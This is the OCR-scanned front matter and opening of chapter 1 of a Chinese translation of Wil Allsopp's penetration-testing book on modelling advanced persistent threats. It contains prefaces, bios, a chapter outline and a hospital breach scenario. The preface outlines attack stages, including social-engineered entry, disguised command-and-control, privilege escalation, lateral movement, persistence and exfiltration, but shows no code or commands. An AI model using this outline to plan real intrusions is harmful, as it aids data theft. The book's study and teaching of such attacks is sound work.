
安全技术经典译丛

WILEY

渗透测试高手

打造固若金汤的安全网络

Advanced Penetration Testing:
Hacking the World's Most Secure Networks



[美] Wil Allsopp 著

杨 雪 译

清华大学出版社

安全技术经典译丛

渗透测试高手

打造固若金汤的安全网络

[美] Wil Allsopp 著

杨 雪 译

清华大学出版社

北 京

Wil Allsopp
Advanced Penetration Testing: Hacking the World's Most Secure Networks
EISBN：978-1-119-36768-0

北京市版权局著作权合同登记号 图字：01-2017-4035

图书在版编目(CIP)数据

渗透测试高手　打造固若金汤的安全网络 / (美) 威尔·奥尔索普(Wil Allsopp)　著；杨雪　译.
—北京：清华大学出版社，2018
(安全技术经典译丛)
书名原文：Advanced Penetration Testing: Hacking the World's Most Secure Networks
ISBN 978-7-302-49780-6

Ⅰ. ①渗…　Ⅱ. ①威…　②杨…　Ⅲ. ①计算机网络－网络安全　Ⅳ. ①TP393.08

中国版本图书馆 CIP 数据核字(2018)第 037091 号

责任编辑：王　军　于　平
封面设计：牛艳敏
版式设计：思创景点
责任校对：曹　阳
责任印制：刘海龙

出版发行：清华大学出版社
网　　址：http://www.tup.com.cn，http://www.wqbook.com
地　　址：北京清华大学学研大厦 A 座　　邮　　编：100084
社 总 机：010-62770175　　邮　　购：010-62786544
投稿与读者服务：010-62776969，c-service@tup.tsinghua.edu.cn
质　量　反　馈：010-62772015，zhiliang@tup.tsinghua.edu.cn
印 刷 者：北京鑫丰华彩印有限公司
装 订 者：三河市溧源装订厂
经　　销：全国新华书店
开　　本：185mm×260mm　　**印　　张**：12.5　　**字　　数**：318 千字
版　　次：2018 年 3 月第 1 版　　**印　　次**：2018 年 3 月第 1 次印刷
印　　数：1～4000
定　　价：49.80 元

产品编号：075957-01

译 者 序

本书作者 Wil Allsopp 是渗透测试领域的专家，他为我们提供了一个全新的渗透测试视角。与其他介绍渗透测试的书籍相比，本书并未花费笔墨介绍 NMap、Kali Linux 等常规工具，而是以为不同行业的客户执行的渗透测试为例介绍高级持续性威胁(Advanced Persistent Threat，APT)建模，并给出一系列实用的工具和解决方案。

作为高校老师，在教学和科研压力繁重的情况下，我为什么还要翻译这本书？原因有二。第一，了解并掌握渗透测试技术非常重要；第二，我非常愿意为国家网络空间安全战略贡献自己的绵薄之力。我国国家计算机网络应急技术处理协调中心在《2016 年中国互联网安全报告》中指出：高级持续性威胁目前已常态化，我国面临的攻击威胁尤为严重。360 威胁情报中心发布的高级持续性威胁研究报告称：2016 年针对我国境内目标发动攻击的 APT 组织有 36 个。更多攻击者依托商业攻击平台和互联网黑色产业链数据等成熟资源实施 APT 攻击，不仅降低了发起 APT 攻击的技术和资源门槛，还加大了受害方溯源分析的难度。

强烈建议对网络安全感兴趣或正从事网络安全工作的读者阅读本书。Wil Allsopp 详细描述了如何针对不同目标定制攻击，即使读者不具备编程背景也能了解攻击者如何隐蔽地从“安全的”网络中窃取数据。作者通过大量示例展示了社会工程学在网络攻击中的作用。2017 年 5 月，WannaCry 蠕虫大规模感染计算机并植入勒索软件加密用户的数据，受害者需要支付约 300 美金的比特币才能解锁。读者可以在本书中了解到勒索软件的机制。此外，作者针对英国某军事计算机网络执行的 APT 建模令人大开眼界，而他对银行等高安全性机构执行的渗透测试会让许多同行啧啧称赞。

感谢清华大学出版社的编辑，她们为本书的翻译投入了巨大的热情并付出了很多心血。她们不断地给予我鼓励，对译稿提出了许多宝贵的意见，其专业精神令人佩服。没有她们，本书不可能顺利付梓。

Wil Allsopp 对渗透测试理解透彻，译者本着“诚惶诚恐”的态度，在翻译过程中力求“信、达、雅”，但鉴于水平有限，错误和失误在所难免，如有任何意见和建议，请不吝指正。感激不尽！本书全部章节由杨雪翻译，参与翻译的还有罗军、杨朝祥、刘玉平、罗贤旺、杨凤娥。

最后，希望读者在阅读本书后有所收获！

译者

作 者 简 介

Wil Allsopp 喜欢将物品拆卸成零件，但他偶尔又将它们重新组装起来。Wil 对渗透测试的热情就如同许多人热衷于逛酒吧(Wil 也经常会去酒吧喝上一杯)。1999 年，Wil 在 Zaltbommel 一家名为斯塔特的咖啡店里偶遇了一位志趣相投的伙伴，随后他辞去 IBM 软件开发工程师的职位，转而成立了老虎队安全公司。由于时间的原因(至少 Wil 这么认为)，这家公司后来被并入库拉索安全公司。

二十年过去了，Wil 仍在不断搞破坏，而不同的是，目前是一些世界知名的企业花钱请他进行“破坏”。

Wil 目前和妻子一起居住在荷兰，与他们一同生活的还有一大群猫、狗、鸡和一只名叫马尔科姆的癞蛤蟆。

我们在黑暗中劳作，竭尽所能并奉献所有。我们的怀疑出自热情，而保持热情是完成任务所必需的。剩下的就是艺术的疯狂。

—— Henry James

技术编辑简介

Elias Bachaalany 具有长达 14 年的计算机编程和软件逆向工程经验，他是 Wiley 出版社出版的书籍 *Practical Reverse Engineering* 和 *The Antivirus Hacker's Handbook* 的合著者，并单独撰著 *Batchography：The Art of Batch Files Programming* 一书。Elias 精通多种技术及编程语言，如网页编程、数据库编程和 Windows 设备驱动编程(boot loader 和小型操作系统)等，能够设计.NET 托管代码[①]，编写脚本和软件保护程序，并开发逆向工程和桌面安全工具。

① 译者注：托管代码(managed code)指由公共语言运行库(Common Language Runtime，CLR)而非直接由操作系统执行的代码。公共语言运行库提供许多核心的运行时服务，如跨语言集成、垃圾回收、运行库类型检查、安全支持等。

致　　谢

非常遗憾无法在此感谢所有人，但我要特别感谢 Tim 和 Courtney，在你们的帮助下本书才得以完成。感谢 D. Kerry Davies，你是我们所有人的榜样。感谢英国国家通信总局(Government Communications Headquarters，GCHQ)的宝贵建议。最后，还要感谢我们这个时代最被低估的音乐家之一 Gary McGath。

此外，感谢渗透测试领域的同行、黑客以及这些年来与我共事过的网络安全宣传人员。没有你们就没有这本书的问世。

序　言

我从一开始接触计算机就对这些强大系统的安全性颇感兴趣。作为一名荷兰学生，我在高中学习 ALGOL 60 编程时有幸通过一个 300 波特率的调制解调器拨号接入并使用埃因霍温理工大学的飞利浦 P9200 系统。那时个人计算机并未普及，像 P9200 这样的计算机系统价格不菲。使用调制解调器接入系统并编程解决大量的计算问题对我来说已非常神奇，参观计算机更是梦寐以求的事情。由于该计算机位于大学校园内，因此要参观它还不算太困难。那时，“安全”这一话题并未受到关注，我只需要扮作年轻学者请求参观该设备就能达到目的。

我在埃因霍温理工大学校园内了解到 P9200 只是一台“很小的微型计算机”。真正强大的是美国宝来 B7700 主机。我费了很大力气寻找 B7700 主机系统的接入号，不停游说管理人员以获取登录该系统的账号，并最终获得成功。虽然我并未入侵 B7700 系统，但这一经历证明掌握社会工程学(能够说服对方以博取信任并获得信息)具有极高价值。

我在攻读计算机科学专业时开始使用 Prime 计算机。当时计算机安全并不受重视。PrimeOS 操作系统存在很多缺陷，我们甚至能在其修复安全问题的补丁程序中发现新的安全缺陷。我就是从那时起开始关注信息安全，直至现在。毕业前夕，我开始在一家名为宝西电子的小公司从事核工业系统开发工作，这些核工业系统的规模从小型的基于 6502 处理器的便携式放射物计量器到大规模自动测量系统不等。他们使用 PDP-11 系统控制参与核反应的燃料棒。我从那份工作中不仅了解到安全的重要性，还学会了如何编写安全的计算机代码。我们不能拿多种燃料棒处理程序冒险并泄露高放射性材料，这会引发致命的后果。

1989 年，我接触到一本鲜为人知的地下刊物 *Hack-Tic*，这是一个不定期出版的黑客杂志，该杂志拓宽了我的视野。我注意到更多对信息安全感兴趣的人，他们发表了大量的信息，包括使当时的荷兰电信运营商 PTT 公司(直到今天运营商仍未意识到通过隐蔽而实现安全的思想是完全错误的)大为恼火的电话系统信息和开锁信息等。与志同道合的人在杂志上探讨这些话题最终发展为每月聚会、不定期举行派对和(在酒店、露营地——通常要能够快速连接互联网)开展黑客活动。如今，我们拥有不仅可以编写或破解软件，还可以通过不同方式使用各种现代技术的黑客空间。曾经的地下活动已经很好地融入了现代社会。

回想 2000 年，在经历了几次跳槽后，我在荷兰最大的计算机中心之一担任渗透测试部门负责人。然后我和两个朋友决定一起创业。当时，互联网泡沫刚刚破灭，我们认为应该创建一家专注于信息安全的咨询公司。尽管当时我们对未来一无所知，但幸运的是，我们一直坚守这一信条：“即使没能成功，但至少我们经历过。”

我在斯堪的纳维亚半岛游览时接到了第一单生意，我不得不一边与客户交谈，一边在路过的一家酒店的房间里起草一份渗透测试合同，并用宾馆的传真机将合同发送给客户。

当时，我们的公司甚至还没有名字。

即使泡沫破灭，许多互联网公司倒闭，但我们仍继续营业。由于没有找到与我们要提供的服务相近的域名，我们为公司命名为 Madison Gurkha[①]。这个颇具异域风情的名字有多种好处，例如：你至少需要拼读三次才能完整念出它的名字(这会给客户留下深刻印象)，还会让人们猜想我们是一家总部在荷兰境外的大型跨国集团。

那时我们不需要销售或市场部门。我们的个人关系网在不断扩大，从事相同业务的公司不多，因此在客户中的口碑为我们带来了很多生意。我们当时仅从事基本的 Web 应用与信息、通信和技术(Information Communications Technology，ICT)基础设施的漏洞评估，并在客户对真实攻击给其 ICT 环境带来的影响确实感兴趣时执行一些渗透测试。由于可用的工具很少，我们必须自己编写漏洞利用程序和脚本以减轻工作量。漏洞利用程序有时会发布在互联网上(通常发布在新闻组[②]中)，但你必须重新编译这些程序。由于这些漏洞利用程序中往往包含一些缺陷，而那些仅编译这些程序的脚本小子无法真正理解问题所在，因此无法使用这些代码(你必须修改代码以使其可用)。到本书写作时，Metasploit 和 Nessus 等工具已经非常普及，电视剧《黑客军团》展示了这些工具的使用。

然而，信息安全也在进步。信息安全一直而且很可能永远是在攻击与防守之间寻求不稳定的平衡。可用工具的功能在增强，并将出现更多、更高级的工具。但这些工具只有在那些了解工具的优缺点并能解释结果的专家手中才能真正发挥价值。

Wil Allsopp 就是这样的专家。Wil 于 2006 年加入 Madison Gurkha 后，我有幸与他共事。经过多年的发展，我们已由一个三人的初创公司变为如今专门从事信息安全咨询的企业。一直以来，Wil 帮助我们进一步拓宽安全测试的范围。他一直在寻找漏洞并希望企业和机构能够意识到安全威胁。本书包含了许多介绍高级威胁的有价值的例子。

如果你所在的机构并不只满足于遵循“处于可控范围”的检查列表实施安全防御，而是真正想了解自己能否抵御当前世界范围内正在发生的各种高级威胁，则你应该阅读这本书。请确保你花钱雇来的公司能够真正执行此类攻击。Wil 再次展示了一个真正的信息技术专家不但知道如何使用工具，还会在必要时创新性地思考并实施其他高级的攻击。常规的漏洞扫描有助于你的基础设施保持正常，而真正采用本书介绍的高级技术的渗透测试能够为你提供必要的信息，让你了解自己是否真正掌控了信息安全，还是仅依照所谓的“检查列表”进行防御而对真正的危险视而不见。

2016 年 10 月 5 日于阿姆斯特丹
汉斯·冯·卢瓦
Madison Gurkha 公司创始人

① 译者注：Madison Gurkha 公司已于 2017 年 10 月 5 日更名为 Secura。
② 译者注：新闻组(newsgroup)是一个电子讨论组，它集合了对某一主题具有共同兴趣的人发表的文章。

前　言

认为好运青睐勇敢的人是一种错误的理念。事实上，好运总是青睐有准备的人。当公司经历严重的安全事故时，你所做的准备以及对这一事件必然性的理解决定了公司能否从事故中成功恢复。不论你是本地社区大学的安全负责人，还是国际银行的首席信息安全官(Chief Information Security Officer，CISO)，上述事实同样适用。

霍华德·拉夫曾说，“诺亚建造方舟时，天并未下雨。”

做好准备的第一步就是要树立意识。

攻击的相似性

我们总是认为自己必须为系统安装补丁程序并确保网络的安全，因为黑客会大范围扫描网络地址，寻找未执行上述操作的受害者，这些黑客会入侵他们遇到的任何脆弱的系统。从某种程度来说这种认知是对的——总有人喜欢攻击那些能被轻松入侵的系统。20 世纪 80 年代也是如此——如果你清楚自己面临的攻击，防御公共交换电话网络(Public Switched Telephone Network，PSTN)上的战争拨号很容易。然而，如果你被某个既有时间又有资源的攻击者盯上，问题则变得截然不同。简单地说，无论是 20 世纪 80 年代还是现在，耐心地针对某些用户实施攻击以入侵目标公司的系统通常都是最好的方式。然而，与其他行业一样，安全公司也在不停地以不同的时髦名词销售“新的”产品和服务，这个新名词就是高级持续性威胁。

高级持续性威胁(Advanced Persistent Threat，APT)

与传统入侵不同，APT 特别具有目标导向性。攻击者试图寻找一些内容(例如某些专用数据)并用足够的耐心去获取它们。虽然我不建议将复杂的流程分解成简单的列表或流程图，但所有 APT 通常具有以下特征：

- 初始化攻击——通常借助社会工程学实现。针对某一终端的攻击通常包括某一核心技术组件(例如 Java 小程序)，但如果缺少令人信服的托词，攻击通常注定会失败。尽管可以自主地选择托词，但若想取得成功，你通常需要针对目标公司或其雇员定制托词。随意尝试不同的攻击传递方式然后攻击上钩的对象并不是合适的 APT 建模方式，攻击者通常不会这样做。
- 建立攻击的前沿阵地——确保不需要重复初始化攻击就能进一步访问被攻陷的网络资产。命令与控制(Command & Control，C2)可以实现这一功能，你最好创建自

己能够完全理解并在必要时可根据需求定制的 C2。本书在介绍 C2 各方面时强调的一个关键点是在确保 C2 安全性的同时必须使其网络流量看上去合法。这个问题很容易解决。

- 权限提升——获取本地管理员和域管理员权限。实现这一目的的方法有很多，本书将着重介绍一些最实用且可靠的方法以及一些关键概念。
- 内部侦察——从周边基础设施、信任的关系以及 Windows 域结构中收集信息。对任何 APT 活动来说，获得成功的一个关键因素是态势感知。
- 扩大控制的网络范围——借助收集到的管理员凭据或其他攻击扩大对其他网络设施的控制。这种方式又称为“内网漫游”，攻击者在目标网络内部创建稳定的操作平台后，通过这种方式扩大自己在基础设施中的影响力并利用其他主机。
- 持续性——确保能够通过命令与控制持续地控制目标。持续性主要意味着无论目标机器是否重新启动，你都能随时访问目标。
- 完成任务——渗漏窃取到的数据。这是 APT 中最重要的一部分。攻击者对破坏系统、篡改网页或窃取信用卡账号(除非这些内容对达成最终目标有所帮助)不感兴趣。一般来说，攻击者的目标非常明确——通常是专有数据——当他们定位并渗漏出这些数据后攻击就完成了。

我是一名职业渗透测试工程师(你也可以称我为专业“黑客”)，在过去二十年的大部分时间里，我为每一种可能的客户和市场工作。本书介绍了这些工作经历。我想向读者介绍传统渗透测试在保护机构免受有针对性的 APT 攻击时几乎失效的原因。现代渗透测试的方法陷入了停滞，只有打破僵局才能实现对 APT 的防御。

下一代技术

有许多技术宣称自己能够防御 APT 攻击并阻止未知的恶意软件。其中一些产品表现尚可，它们的确通过提供某种程度的行为分析增强了安全性——例如，通过查看.exe 文件的行为而不是易被绕过的反病毒特征来捕捉 Metasploit 回调函数。然而，在这种情况下，APT 建模依然很容易，因为理解上述工具的行为非常容易。真正的 APT 攻击由专业的攻击者实施，这些攻击者非常了解现代入侵检测和防御系统的工作原理，并能开发出自己的攻击工具。因此，我在介绍 APT 建模技术时主要使用 SSH 协议，因为该协议在解决许多问题的同时还能够使生成的流量看上去合法。我们有必要思考 APT 的本质及其原因。许多商业机构或其他组织错误地理解了高级持续性威胁，却仍在提供建议及销售服务。下面这篇发表在 InfoWorld[①]上的文章恰好能够反驳我最近在网上看到的一些错误观念。

- 判断是否遭受 APT 攻击的特征一：夜间登录次数激增——纯属无稽之谈。攻击者在攻陷目标后(无论采用何种攻击方式)不会使用任何会被审计的登录方式，因为他们已经部署了自己的命令与控制基础设施。无论是深夜还是其他时间你都不会看到他们的登录记录。

① 译者注：InfoWorld 是美国国际数据集团(International Data Group, IDG)旗下的出版机构。

当一个老练的攻击者创建自己的 C2 后，审计日志很有可能无法记录任何信息。攻击者很可能会绕开这些机制。

- 判断是否遭受 APT 攻击的特征二：查找被广泛部署的后门木马——我将在本书中反复向读者灌输反病毒软件和其他恶意软件检测工具对 APT 无效的观念。“A”代表高级，攻击者不仅能够开发自己的工具，还可以伪装可用的公开工具。你所发现的后门木马(不管其是否被广泛部署)往往是外部攻击者事先部署的、故意让你发现的诱饵。
- 判断是否遭受 APT 攻击的特征三：意外信息流——“我希望所有的电子邮件客户端都能够显示用户最近一次登录、查收电子邮件的位置以及访问上一条信息的位置。Gmail 和其他云电子邮件系统已经向用户提供此项功能。”

  任何电子邮件系统(或其他系统)都可以记录远程 IP 地址并执行实时分析以检测异常行为。但是，如果攻击者在你的网络内部访问电子邮件，源 IP 地址将来自你自己的网络。随着浏览器攻击的频发，这种情况将变得更加常见。
- 判断是否遭受 APT 攻击的特征四：发现意外的数据压缩文件——寄希望于偶然发现包含有价值数据的 ZIP 文件(查找这些文件很方便)并不是实现信息安全的好方法。尽管此类文件的存在很可能是系统被入侵的标志(Indicator of Compromise, IoC)，但这种方法不可靠也无法重复。你应该认为，既然攻击者能够进入内部网络窃取宝贵的数据，他们就一定知道如何使用删除命令。
- 判断是否遭受 APT 攻击的特征五：检测哈希传递攻击工具——我并不清楚为何唯独关注“哈希传递攻击”——特别是它们应作为攻击框架的一部分，而不是单独存在。尽管如此，虽然此类工具的存在可以被认为是 IoC，但你将在本书中了解到 APT 攻击者不会以这种方式在被攻陷的主机上部署能够被检测到的攻击软件。隐蔽性和耐心是 APT 的标志。

“黑客”

我们对“黑客”的认知已经发生了翻天覆地的变化。“黑客”一词已经过时，其所呈现的内涵完全是错误的，我倾向于使用中性的术语，如：攻击者或外部活动者。你会了解到目前从事攻击活动的人比当年那些拥有大把时间的青少年无政府主义者要糟糕得多。在黑客活动的“黄金年代”，马克·阿贝尼[②]、凯文·普尔森[③]和凯文·米特尼克[④]等是典型的英雄人物，与今天相比那个年代竟然难以置信的纯真。当下的情形比 20 世纪 80 年代激励了许多黑客的计算机科幻小说中描述的场景还要光怪陆离。

这几年我异常忙碌。斯诺登的披露震惊了全世界，这直接导致科技行业对安全的态度

② 译者注：马克·阿贝尼是来自纽约的计算机黑客，他是骗局大师(Master of Deception)的创始人之一，激励了美国成千上万的青年人“钻研”国内电话系统的内部工作原理。

③ 译者注：凯文·普尔森经常使用马甲“黑暗但丁(Dark Dante)”作案，他因攻击洛杉矶电台的电话线路而出名。

④ 译者注：凯文·米特尼克是第一个被美国联邦调查局通缉的黑客，有评论称他是世界上“头号计算机黑客”。凯文·米特尼克现在是一名网络安全咨询师，他出版了《反欺骗的艺术》《反入侵的艺术》等著作。

发生了广泛变化。2013 年，我与一家客户开展了一场在披露发生前无法想象的沟通——他们想要规避的对象是美国国家安全局(National Security Agency，NSA)。该客户并非暴民，而是一家具有良好口碑的世界 500 强公司。知识产权盗窃呈上升趋势且规模不断扩大。出于我的工作性质，我可以肯定地说读者所了解到的只是那些披露给媒体的攻击事件，与未被媒体报道的内容相比，它们仅是冰山一角。我每天都会接触到此类安全事件。不幸的是，对更广泛的科技行业来说，入侵目标系统(包括恰当执行的渗透测试)比保护其不受攻击要容易得多。系统从安全变得脆弱就像上千人中有人犯一个小错误那样简单。

忘记你对渗透测试的所有认知

没有什么是安全的。读者至少应该收获这样一条经验——一个坚定的攻击者总是处于优势地位，并且(极少数除外)企业越大，不安全因素越多。因为大企业意味着更多的待监控对象、更多的网络出站和入站点、业务单元间的边界模糊不清以及更多的用户。当然，这并不意味着大型企业应该放弃希望，但仅“遵照安全程序”是不够的。

尽管这种全面的或开放范围的测试的好处显而易见，但至少与传统的渗透测试相比，APT 建模在现实中极少执行。其原因有二：人们认为 APT 建模收费更高(事实并非如此)以及企业极少想做这一等级的审查。企业只想遵从他们的安全政策和法定要求。你一定听到过遵从 HIPAA[⑤]、SOX[⑥]或 PCI[⑦]标准之类的术语，供应商将他们打包在一起就好像它们有什么具体含义似的，但它们的存在只是让律师们开心并获得高薪，而且该产品包很容易销售。即使你的企业遵从 PCI 标准，但仍可能极度脆弱。读者可以去了解一下 T.J.Maxx[⑧]或索尼公司，T.J.Maxx 花费多年才恢复人们对其品牌的信心，而大量的数据泄露意味着索尼公司所受的损害目前仍在评估中。这足以说明以追求合规的心态看待安全性是有害的。我在此反复强调这一点，因为我想确保读者彻底理解遵从安全策略和安全并不是一回事。

本书组织架构

如前所述，我将在本书中探讨在现实世界中执行 APT 建模，但本书的内容并不完全拘泥于此。我将介绍一个可行的 APT 测试框架，并在每章中添加一些解决不同问题所需的功能，并将结果应用于所讨论的目标环境。在介绍时，我将尽可能做到与源代码无关，但由于你需要开发自己的工具——有时需要使用不熟悉的编程语言——因此，坚实的编程知识是必不可少的。

本书每一章都介绍了我对某特定行业的 APT 建模经验。因此，每一章都会引入新的概念、思想并启发读者。我认为从不同的行业背景、对安全的态度以及能力差异巨大的网络

⑤ 译者注：HIPAA 法案全称为 Health Insurance Portability and Accountability Act，其目的是简化管理以降低日益增长的医疗费用开支。

⑥ 译者注：萨班斯法案(Sarbanes-Oxley Act, SOX)是美国政府出台的改革会计职业监管、公司治理、证券市场监管等方面的法律。

⑦ 译者注：支付卡行业(Payment Card Industry, PCI)数据安全标准由 PCI 安全标准委员会创始成员制定，旨在鼓励国际上采用一致的数据安全措施，确保持卡人的信用卡和借记卡信息安全。

⑧ 译者注：T.J.Maxx 是美国的名品打折连锁店。

防御人员等角度来介绍 APT 建模很有价值。如果你是一名渗透测试工程师，你会有所收获。如果你的职责是防止攻击者入侵所在单位的系统，你会了解到一些让你半夜睡不着的内容，但本书也会告诉你如何构建更具弹性的防御措施。

我无意写作一本枯燥乏味的技术手册，本书的每个章节都采用了类似的格式——以不同的行业作为背景，我们在其上探究新的技术、攻击方式及主题。这不仅包括成功的攻击向量，还包括权限提升、规避恶意软件检测、态势感知、内网漫游以及多种能够帮助读者深入理解高级可持续威胁和 APT 建模的关键技术。虽然我给出了许多示例，但本书的目标并不是简单地提供一些代码和脚本，而是鼓励读者更宽泛地、从根本上理解这些问题，从而能够以新的方式思考并开发自己的工具。

- 第 1 章“医疗记录的安全性”讨论针对医院基础设施的攻击，阐述宏攻击和浏览器攻击等概念，并初步介绍 C2。
- 第 2 章“数据窃取研究”以一所研究型大学遭受的攻击为背景探讨使用 Java 小程序作为攻击向量，并讨论更高级的 C2。
- 第 3 章“21 世纪的抢劫”讨论如何针对银行等高安全性目标执行渗透测试和采用了 DNS 协议的高级 C2 技术。
- 第 4 章“制药业”介绍一场针对制药公司的攻击，并以此为背景介绍客户端利用及将 Metasploit 等第三方框架集成到 C2。
- 第 5 章“枪支弹药”介绍勒索软件仿真以及使用洋葱路由(The Onion Router，Tor)隐蔽服务来掩盖 C2 基础设施的物理地址。
- 第 6 章“犯罪情报”以入侵某警察总部为背景描述，当能够短暂访问攻击目标时使用“爬虫盒”实现长期的攻击活动。此外，该章还将介绍权限提升和通过 HTML 应用程序部署攻击等概念。
- 第 7 章“战争游戏”探讨针对保密网络的攻击，并阐释公开资源情报收集和命令与控制中的高级概念。
- 第 8 章“攻击出版社”展示了如何利用出版社采用的技术和工作流程来攻击。本章探讨新兴的多元媒体及实验性的 C2 方法，并介绍社会工程学中的高级概念。

现在，让我们一同开启高级渗透测试之旅。

目　录

第1章 医疗记录的安全性

本书第 1 章展示如何使用最简单的攻击来攻陷最安全的数据。医疗数据的安全性长期以来都是一个让医院的首席信息官(Chief Information Officer，CIO)半夜都睡不安稳的问题，因此我们选择医疗数据作为开篇非常符合逻辑。

“凯恩”事件

在荷兰人凯恩于 2000 年攻陷华盛顿大学医疗中心之前，患者数据的窃取及篡改早已成为一个迫在眉睫的威胁。当时医院方面深信他们已经成功检测并切断了攻击，直到六个月后凯恩把他从医院获取的数据分享给安全焦点[①]的记者凯文·波尔森时，医院才意识到他们太自信了。凯文·波尔森接着撰写了一篇文章描述了此次攻击及其后果，这场事件迅速成为全球新闻。凯恩成功地隐蔽在医疗中心的网络中，使他的受害者确信他们已经将其驱逐出去。他在多个被攻陷的服务器上留下容易发现的 BO2K 远程访问木马(一款由“死牛崇拜”黑客组织开发的工具，该工具曾经广为流传)，而他自己的命令和控制基础设施却分布得较为分散。整个事件在网上有详细的记录，我建议你去读一下，因为它不仅是一个极好的早期现代高级持续性威胁(Advanced Persistent Threat，APT)的例子，而且还是一个能够教你如何依照程序公开处理入侵事件的教科书案例。

你可以访问 http://www.securityfocus.com/news/122 阅读原新闻稿。

① 译者注：安全焦点(Security Focus)是一个在线的计算机安全领域的新闻门户网站。

1.1　高级持续性威胁仿真介绍

APT 威胁模型是渗透测试的一个分支，在该模型中，攻击往往集中在终端用户而不是集中在 Web 应用或面向互联网的网络基础设施等外部系统，以完成初始的网络攻陷。作为一种演习，APT 主要以两种范式执行——预防，即作为渗透测试的一部分执行；或事后，即为了理解入侵者如何获取访问权限而补充事件发生后的取证响应。绝大多数 APT 的执行属于前者。APT 活动可以短期地持续数周或持续很长一段时间，例如连续数月，每天一个小时。对采用哪种策略更有效果的意见各有不同(当然这取决于目标的特性)。一方面，较长的时间使模型能够更精确地模仿真实世界的攻击，但另一方面，当以这种方式进行测试时，客户会倾向于发现问题后能够定期更新，但是，如果一遇到障碍就中断测试的话，就违背了执行测试的目的。在本书中我们会审查多种不同的测试方式。

1.2　背景与任务简介

伦敦一家医院被不知名的组织攻击。

这是我到达那所红色砖墙的校园来讨论此次攻击并向其建议下一步行动时了解到的全部信息。在一番自我介绍及喝完口感一般的咖啡后，我们切入到事件的关键部分。我们的东道主隐晦地说“处方药记录系统有异常”。我不知道是什么原因造成的，就问：“像护士当家[②]里那样吗？”她给了我一个那种“别搞笑了，我又不看电视剧”的眼神，继续说“我们发现了一些伪造的病例，这些病例随后被用来获取处方药”。

是的，我也一定会把这些描述为异常。

我们进一步讨论了此次攻击以及病例记录系统——它的优点和缺点——在了解到攻击发生在将数据传递到云端的驱动程序后，该严肃话题无法回避。该医院部署了 Pharmattix 公司提供的全套解决方案，这套系统在英国各大医院推广，将医疗保健简化为一种节约成本的订阅模式。

大体上，这套系统的技术框架如图 1-1 所示。

这套系统的用户分为以下 4 类(如图 1-2 所示)：

- 开处方药的医生
- 负责配药的药房
- 患者
- 负责其他各类任务的后台管理员

② 译者注：护士当家(Nurse Jackie)是 2009 年开播的一部黑色医务美剧。

